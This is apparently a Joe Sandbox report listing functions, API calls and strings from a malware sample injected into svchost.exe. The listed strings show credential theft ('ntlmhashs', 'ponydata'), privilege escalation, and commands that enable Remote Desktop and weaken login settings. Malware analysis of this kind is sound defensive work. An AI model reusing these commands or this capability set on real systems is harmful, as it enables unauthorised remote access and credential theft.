- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00403200, Relevance: 3.6, APIs: 1, Strings: 1, Instructions: 55

APIs

- Part of subcall function 00401850: FindResourceW.KERNEL32(00000000,?,0000000A,?,?,0040322C,?,?,00405028,00405044,?,?,00403850,?,?,00404DAC), ref: 0040184C
- IsWow64Process.KERNEL32(00000000,?,?,?,?,?,?,?,?,00403850,?,?,00404DAC,?,00403BE6,00404DAC), ref: 00403244

Strings

- <a@, xrefs: 00403266

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 004037C0, Relevance: 3.0, APIs: 1, Strings: 1, Instructions: 33

APIs

- Part of subcall function 00403640: GetProcessId.KERNEL32(>9@,?,?,004037ED,?,00000000,?,?,0040393E,?,000003B8), ref: 0040369D
- Part of subcall function 00403640: VirtualAlloc.KERNEL32(00000000,00020000,00003000,00000004,?,?,004037ED,?,00000000,?,?,0040393E,?,000003B8), ref: 004036B2
- Part of subcall function 00403640: Sleep.KERNEL32(00001388,?,?,?,?,?,004037ED,?,00000000), ref: 00403766
- CloseHandle.KERNEL32(00000000,?,000003B8), ref: 004037F6

Strings

- >9@, xrefs: 004037C3, 004037D1

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 004021D0, Relevance: 1.5, APIs: 1, Instructions: 19

APIs

- HeapCreate.KERNEL32(00040000,00400000,00000000,?,00404D4C,00000000), ref: 004021F1

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 004035B0, Relevance: 1.3, APIs: 1, Instructions: 63

APIs

- CloseHandle.KERNEL32(00000000,?,?,?,?,?,00000000,?,?,004037ED,?,00000000), ref: 00403634

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 004036E9, Relevance: 1.3, APIs: 1, Instructions: 53

APIs

- Part of subcall function 004035B0: CloseHandle.KERNEL32(00000000,?,?,?,?,?,00000000,?,?,004037ED,?,00000000), ref: 00403634
- Sleep.KERNEL32(00001388,?,?,?,?,?,004037ED,?,00000000), ref: 00403766
- Part of subcall function 00402100: CloseHandle.KERNEL32(00000000,?,?,00000200,?), ref: 0040216A

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00402100, Relevance: 1.3, APIs: 1, Instructions: 49

APIs

- Part of subcall function 00401F60: GetComputerNameW.KERNEL32(?,?,00404DAC), ref: 00401F85
- CloseHandle.KERNEL32(00000000,?,?,00000200,?), ref: 0040216A

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Function 00403340, Relevance: 1.3, APIs: 1, Instructions: 39

APIs

- CloseHandle.KERNEL32(00000000), ref: 00403392

Memory Dump Source

- Source File: 00000004.00000002.164191321980238.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000004.00000002.164191319347874.00400000.00000002.sdmp
- Associated: 00000004.00000002.164191324900491.00405000.00000004.sdmp
- Associated: 00000004.00000002.164191327530076.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_4_2_400000_PqYCjSmCJimPGIU.jbxd

Non-executed Functions

Analysis Process: svchost.exe PID: 952 Parent PID: 2156

Executed Functions

Function 00AF7D36, Relevance: 22.8, APIs: 10, Strings: 3, Instructions: 70

APIs

- OpenSCManagerW.ADVAPI32(00000000,00000000,000F003F), ref: 00AF7D4E
- OpenServiceW.ADVAPI32(00000000,00000000,000F003F), ref: 00AF7D60
- ControlService.ADVAPI32(0299D088,00000001,02A8FEAC), ref: 00AF7D89
- Sleep.KERNEL32(00001388), ref: 00AF7D98
- DeleteService.ADVAPI32(0299D088), ref: 00AF7DA1
- CloseServiceHandle.ADVAPI32(0299D088), ref: 00AF7DAC
- CloseServiceHandle.ADVAPI32(02610688), ref: 00AF7DB1

- wsprintfW.USER32(ref: 00AF7DC8
- ShellExecuteW.SHELL32(00000000,open,net,02A8FCAC,00000000,00000000), ref: 00AF7DE3
- Sleep.KERNEL32(00001388), ref: 00AF7DEE

Strings

- stop %s, xrefs: 00AF7DC0
- net, xrefs: 00AF7DD8
- open, xrefs: 00AF7DDD

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF51DF, Relevance: 13.6, APIs: 9, Instructions: 104

APIs

- CryptAcquireContextW.ADVAPI32(?,00000000,00000000,00000018,F0000008), ref: 00AF51FB
- CryptCreateHash.ADVAPI32(?,00008004,00000000,00000000,?), ref: 00AF521A
- VirtualAlloc.KERNEL32(00000000,00000003,00003000,00000004), ref: 00AF5235
- CryptHashData.ADVAPI32(?,00AF5CFF,00000002,00000000), ref: 00AF5270
- CryptGetHashParam.ADVAPI32(?,00000004,?,?,00000000), ref: 00AF5293
- CryptGetHashParam.ADVAPI32(?,00000002,?,00000014,00000000), ref: 00AF52BA
- VirtualFree.KERNEL32(00AF5CFF,00000000,00008000), ref: 00AF52D0
- CryptDestroyHash.ADVAPI32(?), ref: 00AF52D9
- CryptReleaseContext.ADVAPI32(?,00000000), ref: 00AF52E4

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5117, Relevance: 10.5, APIs: 5, Strings: 1, Instructions: 37

APIs

- GetCurrentProcess.KERNEL32 ref: 00AF5126
- OpenProcessToken.ADVAPI32(00000000), ref: 00AF512D
- LookupPrivilegeValueW.ADVAPI32(00000000,SeDebugPrivilege,?), ref: 00AF5148
- AdjustTokenPrivileges.ADVAPI32(?,00000000,00000001,00000010,00000000,00000000), ref: 00AF5165
- CloseHandle.KERNEL32(?), ref: 00AF5170

Strings

- SeDebugPrivilege, xrefs: 00AF513B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6FE4, Relevance: 9.1, APIs: 6, Instructions: 88

APIs

  - Part of subcall function 00AF6FBC: lstrlenW.KERNEL32(02A0B878), ref: 00AF6FC5
- CreateNamedPipeW.KERNEL32(02A4FDAC,00000003,00000006,000000FF,02000000,02000000,00000000,00000000), ref: 00AF7041
- ConnectNamedPipe.KERNEL32(00000000,00000000), ref: 00AF7050
- GetLastError.KERNEL32(?,?,?,02A4FDAC), ref: 00AF705A
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- CreateThread.KERNEL32(00000000,00000000,Function_00006EC4,00000000), ref: 00AF7099
- SetThreadPriority.KERNEL32(00000000,00000002), ref: 00AF70A9
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- CloseHandle.KERNEL32(00000000), ref: 00AF70BC

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5B79, Relevance: 8.8, APIs: 3, Strings: 2, Instructions: 53

APIs

- Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- GlobalMemoryStatusEx.KERNEL32(02A8FF44), ref: 00AF5BA0
- GetSystemInfo.KERNEL32(02A8FF20), ref: 00AF5BAA
- wsprintfW.USER32 ref: 00AF5C0B

Strings

- CPU: %sProcessors: %dMemory: %d , xrefs: 00AF5C05
- @, xrefs: 00AF5B99

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFBE1D, Relevance: 7.5, APIs: 5, Instructions: 45

APIs

- socket.WS2_32(00000002,00000002,00000000), ref: 00AFBE2C
- bind.WS2_32(00000000,02A8FE7C,00000010), ref: 00AFBE61
- WSAGetLastError.WS2_32 ref: 00AFBE6C
- closesocket.WS2_32(00000000), ref: 00AFBE75
- WSASetLastError.WS2_32(00000000), ref: 00AFBE7C

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFFCB8, Relevance: 7.5, APIs: 5, Instructions: 44

APIs

- UnmapViewOfFile.KERNEL32(?), ref: 00AFFCC4
- NtUnmapViewOfSection.NTDLL(?,?,00000000,00B06918), ref: 00AFFCDA
- CloseHandle.KERNEL32(?), ref: 00AFFCEE
- CloseHandle.KERNEL32(?), ref: 00AFFCF8
- CloseHandle.KERNEL32(?), ref: 00AFFD07

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5539, Relevance: 6.0, APIs: 4, Instructions: 32

APIs

- FindResourceW.KERNEL32(?,?,0000000A), ref: 00AF5545
- LoadResource.KERNEL32(?,00000000), ref: 00AF5556
- SizeofResource.KERNEL32(?,00000000), ref: 00AF5566
- LockResource.KERNEL32(00000000), ref: 00AF5572

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFBEFB, Relevance: 4.5, APIs: 3, Instructions: 49

APIs

- select.WS2_32(00000000,00000001,00000000,00000000,00000000), ref: 00AFBF45
- WSAGetLastError.WS2_32 ref: 00AFBF4E
- recvfrom.WS2_32(00000102,00000000,00000000,00000000,00000000,00000010), ref: 00AFBF68

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFFDE7, Relevance: 1.5, APIs: 1, Instructions: 29

APIs

- NtMapViewOfSection.NTDLL(00000000,00000000,00000001,00000000), ref: 00AFFE14

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF8AF8, Relevance: 28.9, APIs: 7, Strings: 12, Instructions: 386

APIs

- lstrcmpA.KERNEL32(?,btid), ref: 00AF8B1C
- lstrcmpA.KERNEL32(?,ccsr), ref: 00AF8B3B
- lstrcmpA.KERNEL32(?,dpsr), ref: 00AF8B5A
- lstrcmpA.KERNEL32(?,btnt), ref: 00AF8B79
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- lstrcmpA.KERNEL32(?,slip), ref: 00AF8BD6
  - Part of subcall function 00AF90C6: lstrlenA.KERNEL32(?,7C830DEC,?,?,00AF8BE7,?), ref: 00AF90D2
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF9081: lstrlenA.KERNEL32(?,7C830DEC,?,?,00AF8B6E,?,?), ref: 00AF908D
  - Part of subcall function 00AF903F: lstrlenA.KERNEL32(?,7C830DEC,?,?,00AF8B4F,?,?), ref: 00AF9048
  - Part of subcall function 00AF8A4B: lstrlenA.KERNEL32(00000314,02610688,?,02A8FFB4,00AFF676,0261069C,00000200), ref: 00AF8A57
- lstrlenA.KERNEL32(***EMPTY***,?,?), ref: 00AF8C22
  - Part of subcall function 00AF8AD4: lstrlenA.KERNEL32 ref: 00AF8ADA
- lstrlenA.KERNEL32(?,?), ref: 00AF8D5E

Strings

- browsnapshot, xrefs: 00AF8E33
- ponydata, xrefs: 00AF8E8B
- dpsr, xrefs: 00AF8B54
- ccsr, xrefs: 00AF8B35
- Code60Stat, xrefs: 00AF8EF4
- sourceexe, xrefs: 00AF8F7A
- ntlmhashs, xrefs: 00AF8EBE
- ***EMPTY***, xrefs: 00AF8C1C, 00AF8C21, 00AF8C2C
- slip, xrefs: 00AF8BD0
- btnt, xrefs: 00AF8B73
- success, xrefs: 00AF8D51
- btid, xrefs: 00AF8B16

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC603, Relevance: 28.8, APIs: 19, Instructions: 278

APIs

- htons.WS2_32(00000001), ref: 00AFC62E
  - Part of subcall function 00AFC48D: GetTickCount.KERNEL32 ref: 00AFC4C2
  - Part of subcall function 00AFC48D: GetTickCount.KERNEL32 ref: 00AFC526
  - Part of subcall function 00AFC48D: htons.WS2_32(00000101), ref: 00AFC587
  - Part of subcall function 00AFC48D: htons.WS2_32(FF580261), ref: 00AFC5BA
  - Part of subcall function 00AFC48D: GetTickCount.KERNEL32 ref: 00AFC5CB
  - Part of subcall function 00AFC3FE: htons.WS2_32(00000005), ref: 00AFC404
  - Part of subcall function 00AFC3FE: htons.WS2_32(0037332E), ref: 00AFC413
- htons.WS2_32(?), ref: 00AFC67F
- Sleep.KERNEL32(0000012C), ref: 00AFC6FC
  - Part of subcall function 00AFC427: getsockname.WS2_32(00000010,02A8FE68,02A8FE78), ref: 00AFC43F
  - Part of subcall function 00AFBFAC: GetAdaptersAddresses.IPHLPAPI(00000002,00000010,00000000,00000000,02A8FE78,?,00000005), ref: 00AFBFC6

- Part of subcall function 00AFBFAC: GetAdaptersAddresses.IPHLPAPI(00000002,00000010,00000000,00000000,02A8FE78), ref: 00AFBFE3
- htons.WS2_32(00000003), ref: 00AFC763
- htons.WS2_32(00000004), ref: 00AFC76B
- htons.WS2_32(00000001), ref: 00AFC77A
- htons.WS2_32(00000008), ref: 00AFC782
- htons.WS2_32(00000003), ref: 00AFC7E3
- htons.WS2_32(00000004), ref: 00AFC7EB
- htons.WS2_32(00000001), ref: 00AFC7FA
- htons.WS2_32(00000008), ref: 00AFC802
- Sleep.KERNEL32(00000190), ref: 00AFC84F
- htons.WS2_32(00000001), ref: 00AFC85F
- htons.WS2_32(?), ref: 00AFC8AF
- Sleep.KERNEL32(000001F4), ref: 00AFC8F8
- htons.WS2_32(00000003), ref: 00AFC906
- htons.WS2_32(00000004), ref: 00AFC90E
- htons.WS2_32(00000001), ref: 00AFC91D
- htons.WS2_32(00000008), ref: 00AFC925

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6A1D, Relevance: 21.1, APIs: 11, Strings: 1, Instructions: 125

APIs

- Part of subcall function 00AF65EF: InternetOpenA.WININET(Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Safari/537.36,00000000,00000000,00000000,00000000), ref: 00AF6600
- Part of subcall function 00AF65EF: InternetConnectA.WININET(00CC0004,02A8FDC4,029801BB,00000000,00000000,00000003,00000 00AF6629
- Part of subcall function 00AF65EF: GetLastError.KERNEL32(?,02A8FDB8), ref: 00AF6636
- Part of subcall function 00AF65EF: InternetCloseHandle.WININET(00CC0004), ref: 00AF6641
- Part of subcall function 00AF65EF: SetLastError.KERNEL32(00000000,?,02A8FDB8), ref: 00AF6648

- GetLastError.KERNEL32(?,02A8FDB8), ref: 00AF6A3B
- HttpOpenRequestA.WININET(00CC0008,GET,0299D1E0,00000000,00000000,00000000,04000000,00000000), ref: 00AF6A7B
- StrToIntW.SHLWAPI(02D9FE80), ref: 00AF6B75
  - Part of subcall function 00AF61F1: InternetQueryOptionW.WININET(00000000,0000001F,02D9FF80,02D9FF7C), ref: 00AF620A
  - Part of subcall function 00AF61F1: InternetSetOptionW.WININET(00000004,0000001F,00000380,00000004), ref: 00AF6222
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000002,02D9FF80,00000004), ref: 00AF624C
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000005,02D9FF80,00000004), ref: 00AF625C
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000006,02D9FF80,00000004), ref: 00AF626C
- HttpSendRequestA.WININET(00CC000C,00000000,00000000,00000000,00000000), ref: 00AF6AA7
- GetLastError.KERNEL32(?,02A8FDB8), ref: 00AF6AB1
- InternetCloseHandle.WININET(00CC000C), ref: 00AF6ABC
- InternetQueryDataAvailable.WININET(00CC000C,02D9FF8C,00000000,00000000), ref: 00AF6AD5
- InternetCloseHandle.WININET(00CC000C), ref: 00AF6B84
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- InternetReadFile.WININET(00CC000C,00000000,00000000,02D9FF90), ref: 00AF6AFD
- InternetReadFile.WININET(00CC000C,88AF9001,00000000,02D9FF90), ref: 00AF6B2C
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- HttpQueryInfoW.WININET(00CC000C,00000013,02D9FE80,02D9FF80,00000000), ref: 00AF6B64

Strings

- GET, xrefs: 00AF6A73

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF8680, Relevance: 19.3, APIs: 2, Strings: 9, Instructions: 53

APIs

- Part of subcall function 00AF59B1: RegOpenKeyExW.ADVAPI32(80000002,0000000A,00000000,00000002,02A8FEC0), ref: 00AF59CE
- Part of subcall function 00AF59B1: RegSetValueExW.ADVAPI32(02A8FF18,02610688,00000000,00000004,02A8FEBC,00000004), ref: 00AF59E7
- Part of subcall function 00AF59B1: RegCloseKey.ADVAPI32(02A8FF18), ref: 00AF59F5

- ShellExecuteW.SHELL32(00000000,open,00B021C8,config termservice start= auto,00000000,00000000), ref: 00AF86E8
- ShellExecuteW.SHELL32(00000000,open,net,start termservice /y,00000000,00000000), ref: 00AF86F8

Strings

- LimitBlankPasswordUse, xrefs: 00AF8685
- fSingleSessionPerUser, xrefs: 00AF86B6
- net, xrefs: 00AF86F1
- SYSTEM\CurrentControlSet\Control\Lsa, xrefs: 00AF868C

- config termservice start= auto, xrefs: 00AF86D0
- start termservice /y, xrefs: 00AF86EC
- SYSTEM\CurrentControlSet\Control\Terminal Server, xrefs: 00AF86A5, 00AF86AA, 00AF86BB
- fDenyTSConnections, xrefs: 00AF86A0
- open, xrefs: 00AF86DA, 00AF86DF, 00AF86F6

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD36D, Relevance: 15.8, APIs: 8, Strings: 1, Instructions: 51

APIs

- GetTickCount.KERNEL32 ref: 00AFD37A
- FindWindowW.USER32(#32770,00000000), ref: 00AFD38C
- EnumChildWindows.USER32(00000000,00AFD2B3,00000000), ref: 00AFD3A7
- GetTickCount.KERNEL32 ref: 00AFD3B2
- Sleep.KERNEL32(000000FA), ref: 00AFD3BB
- EnumChildWindows.USER32(00000000,00AFD2BF,00000000), ref: 00AFD3DE
- UpdateWindow.USER32(00000000), ref: 00AFD3E1
- EnumChildWindows.USER32(00000000,00AFD313,00000000), ref: 00AFD3EF

Strings

- #32770, xrefs: 00AFD387

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF7999, Relevance: 12.4, APIs: 3, Strings: 4, Instructions: 195

APIs

  - Part of subcall function 00AF5B79: GlobalMemoryStatusEx.KERNEL32(02A8FF44), ref: 00AF5BA0
  - Part of subcall function 00AF5B79: GetSystemInfo.KERNEL32(02A8FF20), ref: 00AF5BAA
  - Part of subcall function 00AF5B79: wsprintfW.USER32 ref: 00AF5C0B
- GetWindowsDirectoryW.KERNEL32(02A90234,000000FF), ref: 00AF79F3
- lstrlenW.KERNEL32(00000000), ref: 00AF7B85
  - Part of subcall function 00AF7899: NetUserEnum.NETAPI32(00000000,00000000,00000002,02A8FF70,000000FF,02A8FF6C,02A8FF64,02A8FF68), ref: 00AF78CE
  - Part of subcall function 00AF7899: lstrlenW.KERNEL32(00000002), ref: 00AF78F6
  - Part of subcall function 00AF7899: NetApiBufferFree.NETAPI32(00000002), ref: 00AF7928
  - Part of subcall function 00AF7899: NetApiBufferFree.NETAPI32(00000002), ref: 00AF7945
  - Part of subcall function 00AF7899: lstrlenW.KERNEL32(no users info), ref: 00AF7956
- lstrlenW.KERNEL32(00000000), ref: 00AF7BDF
  - Part of subcall function 00AF52F0: wsprintfA.USER32(00AF3F8D,%02x,spk), ref: 00AF531B
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF5645: CreateFileW.KERNEL32(00000000,80000000,00000003,00000000,00000003,00000000,00000000), ref: 00AF565C
  - Part of subcall function 00AF5645: GetFileSize.KERNEL32(00000000,00000000), ref: 00AF5673
  - Part of subcall function 00AF5645: ReadFile.KERNEL32(00000000,00000000,00000000,00000000,00000000), ref: 00AF5699
  - Part of subcall function 00AF5645: CloseHandle.KERNEL32(00000000), ref: 00AF56C0

Strings

- wininet.dll, xrefs: 00AF7A9B
- kernel32.dll, xrefs: 00AF7A37
- advapi32.dll, xrefs: 00AF7AFF
- \System32\, xrefs: 00AF7A06

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFCB5C, Relevance: 12.3, APIs: 6, Strings: 1, Instructions: 83

APIs

- InternetOpenA.WININET(00B01338,00000000,00000000,00000000,00000000), ref: 00AFCB76
- InternetOpenUrlA.WININET(00000000,http://icanhazip.com,00000000,00000000,00000000,00000000), ref: 00AFCB91
- InternetReadFile.WININET(00000000,02A8FA90,00000418,02A8FEBC), ref: 00AFCBC7
- inet_addr.WS2_32(02A8FA90), ref: 00AFCBEE

- InternetCloseHandle.WININET(00000000), ref: 00AFCC28
- InternetCloseHandle.WININET(02A8FF18), ref: 00AFCC31

Strings

- http://icanhazip.com, xrefs: 00AFCB8B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF9BA7, Relevance: 12.3, APIs: 4, Strings: 3, Instructions: 31

APIs

- SHGetFolderPathW.SHELL32(00000000,0000001A,00000000,00000000,?), ref: 00AF9BB0
- StrStrIW.SHLWAPI(?,Roaming), ref: 00AF9BC0
- lstrcpyW.KERNEL32(00000000,Local), ref: 00AF9BD0
- lstrlenW.KERNEL32(?), ref: 00AF9BE8

Strings

- C:\Windows\, xrefs: 00AF9BFA
- Roaming, xrefs: 00AF9BBA
- Local, xrefs: 00AF9BCA

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC48D, Relevance: 10.6, APIs: 5, Strings: 1, Instructions: 122

APIs

- GetTickCount.KERNEL32 ref: 00AFC4C2
- GetTickCount.KERNEL32 ref: 00AFC526
  - Part of subcall function 00AFBEFB: select.WS2_32(00000000,00000001,00000000,00000000,00000000), ref: 00AFBF43
  - Part of subcall function 00AFBEFB: WSAGetLastError.WS2_32 ref: 00AFBF4E
  - Part of subcall function 00AFBEFB: recvfrom.WS2_32(00000102,00000000,00000000,00000000,00000000,00000010), ref: 00AFBF68
- htons.WS2_32(00000101), ref: 00AFC587
- htons.WS2_32(FF580261), ref: 00AFC5BA
- GetTickCount.KERNEL32 ref: 00AFC5CB

Strings

- d, xrefs: 00AFC4B8

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF7899, Relevance: 10.6, APIs: 5, Strings: 1, Instructions: 98

APIs

- NetUserEnum.NETAPI32(00000000,00000000,00000002,02A8FF70,000000FF,02A8FF6C,02A8FF64,02A8FF68), ref: 00AF78CE
- lstrlenW.KERNEL32(00000002), ref: 00AF78F6
- NetApiBufferFree.NETAPI32(00000002), ref: 00AF7928
- NetApiBufferFree.NETAPI32(00000002), ref: 00AF7945
- lstrlenW.KERNEL32(no users info), ref: 00AF7956
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- no users info, xrefs: 00AF7950, 00AF7955, 00AF795C

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC03E, Relevance: 10.6, APIs: 4, Strings: 2, Instructions: 82

APIs

  - Part of subcall function 00AF5738: GetAddrInfoW.WS2_32 ref: 00AF5766
  - Part of subcall function 00AF5738: FreeAddrInfoW.WS2_32(00000008), ref: 00AF577F
- socket.WS2_32(00000002,00000001,00000000), ref: 00AFC0AE
- htons.WS2_32(00000050), ref: 00AFC0D2
- connect.WS2_32(00000000,00000010,00000010), ref: 00AFC0E3
- closesocket.WS2_32(00000000), ref: 00AFC0EC

Strings

- microsoft.com, xrefs: 00AFC071
- google.com, xrefs: 00AFC067

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF8947, Relevance: 10.6, APIs: 4, Strings: 2, Instructions: 80

APIs

